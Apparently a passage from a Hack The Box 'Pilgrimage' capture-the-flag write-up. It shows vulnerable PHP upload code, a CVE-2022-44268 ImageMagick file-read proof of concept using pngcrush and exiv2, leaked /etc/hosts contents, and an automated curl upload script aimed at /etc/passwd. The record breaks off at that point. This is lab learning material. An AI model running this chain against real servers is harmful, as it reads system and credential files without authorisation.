
```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage/stuff]
└─$ tree
.
└── 57305f6969e93b8ac8b67686f211e888
    ├── assets
    │   ├── bulletproof.php
    │   ├── css
    │   │   ├── animate.css
    │   │   ├── custom.css
    │   │   ├── flex-slider.css
    │   │   ├── fontawesome.css
    │   │   ├── owl.css
    │   │   └── templatemo-woox-travel.css
    │   ├── images
    │   │   ├── banner-04.jpg
    │   │   └── cta-bg.jpg
    │   ├── js
    │   │   ├── custom.js
    │   │   ├── isotope.js
    │   │   ├── isotope.min.js
    │   │   ├── owl-carousel.js
    │   │   ├── popup.js
    │   │   └── tabs.js
    │   └── webfonts
    │       ├── fa-brands-400.ttf
    │       ├── fa-brands-400.woff2
    │       ├── fa-regular-400.ttf
    │       ├── fa-regular-400.woff2
    │       ├── fa-solid-900.ttf
    │       ├── fa-solid-900.woff2
    │       ├── fa-v4compatibility.ttf
    │       └── fa-v4compatibility.woff2
    ├── dashboard.php
    ├── index.php
    ├── login.php
    └── logout.php

7 directories, 27 files
```

4) Found usage of exec function that we can control



```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
    }
    else {
      header("Location: /?message=Image shrink failed&status=fail");
    }
  }
  else {
    header("Location: /?message=Image shrink failed&status=fail");
  }
}
```

5) Found a vulnerability in magick convert



CVE-2022-44268 ImageMagick Arbitrary File Read PoC

PoC for CVE-2022-44268 ImageMagick Arbitrary File Read PoC - Payload generator

This project is created only for educational purposes and cannot be used for law violation or personal gain.

The author of this project is not responsible for any possible harm caused by the materials of this project.

Original finding: https://www.metabaseq.com/imagemagick-zero-days/

Usage:

Installing dependencies:

```
1. $ apt-get install pngcrush imagemagick exiftool exiv2 -y
```


Change the filename you want to read below:

```
2. $ pngcrush -text a "profile" "/etc/hosts" vjp.png
```


Confirm everything worked perfectly

```
3. $ exiv2 -pS pngout.png
```


6) Tested the Exploit




```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ pngcrush -text a "profile" "/etc/hosts" Empty.png
  Recompressing IDAT chunks in Empty.png to pngout.png
   Total length of data found in critical chunks            =       129
   Best pngcrush method        =    1 (ws 15 fm 0 zl 4 zs 0) =       129
CPU time decode 0.064442, encode 0.066465, other 0.059357, total 0.363742 sec
```



```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ exiv2 -pS pngout.png
STRUCTURE OF PNG FILE: pngout.png
 address | chunk |  length | data                           | checksum
       8 | IHDR  |      13 | ............                   | 0xee938626
      33 | PLTE  |       3 | ...                            | 0xa7c41bc8
      48 | tRNS  |       1 |                                | 0x40e6d866
      61 | IDAT  |      57 | x^..1.......Om...............  | 0x29f2d2d5
     130 | tEXt  |      18 | profile./etc/hosts             | 0xc560a843
     160 | IEND  |       0 |                                | 0xae426082
```



7) Verified LFI




```python
print(bytes.fromhex("""3132372e302e302e31096c6f63616c686f73740a3132372e302e312e310970696c677269
6d6167652070696c6772696d6167652e6874620a0a232054686520666f6c6c6f77696e67
206c696e65732061726520646573697261626c6520666f7220495076362063617061626c
6520686f7374730a3a3a3120202020206c6f63616c686f7374206970362d6c6f63616c68
6f7374206970362d6c6f6f706261636b0a666630323a3a31206970362d616c6c6e6f6465
730a666630323a3a32206970362d616c6c726f75746572730a
""").decode())
```


```
PS C:\Users\viguv\OneDrive\Desktop\Programming\Python> python test.py
127.0.0.1       localhost
127.0.1.1       pilgrimage pilgrimage.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Exploitation


1) Made a script to automate uploading



```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ cat exploit.sh
pngcrush -text a "profile" "$1" Empty.png && curl $(curl -X POST -H "Content-Type: multipart/form-data" -F "toConvert=@pngout.png" http://pilgrimage.htb -i | grep -o -E 'http.*png') --outpu
t output.png && identify -verbose output.png
```




```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ bash exploit.sh /etc/passwd
Recompressing IDAT chunks in Empty.png to pngout.png
 Total length of data found in critical chunks =         129
 Best pngcrush method        =   1 (ws 15 fm 0 zl 4 zs 0) =         129
CPU time decode 0.063493, encode 0.065170, other 0.058737, total 0.359925 sec
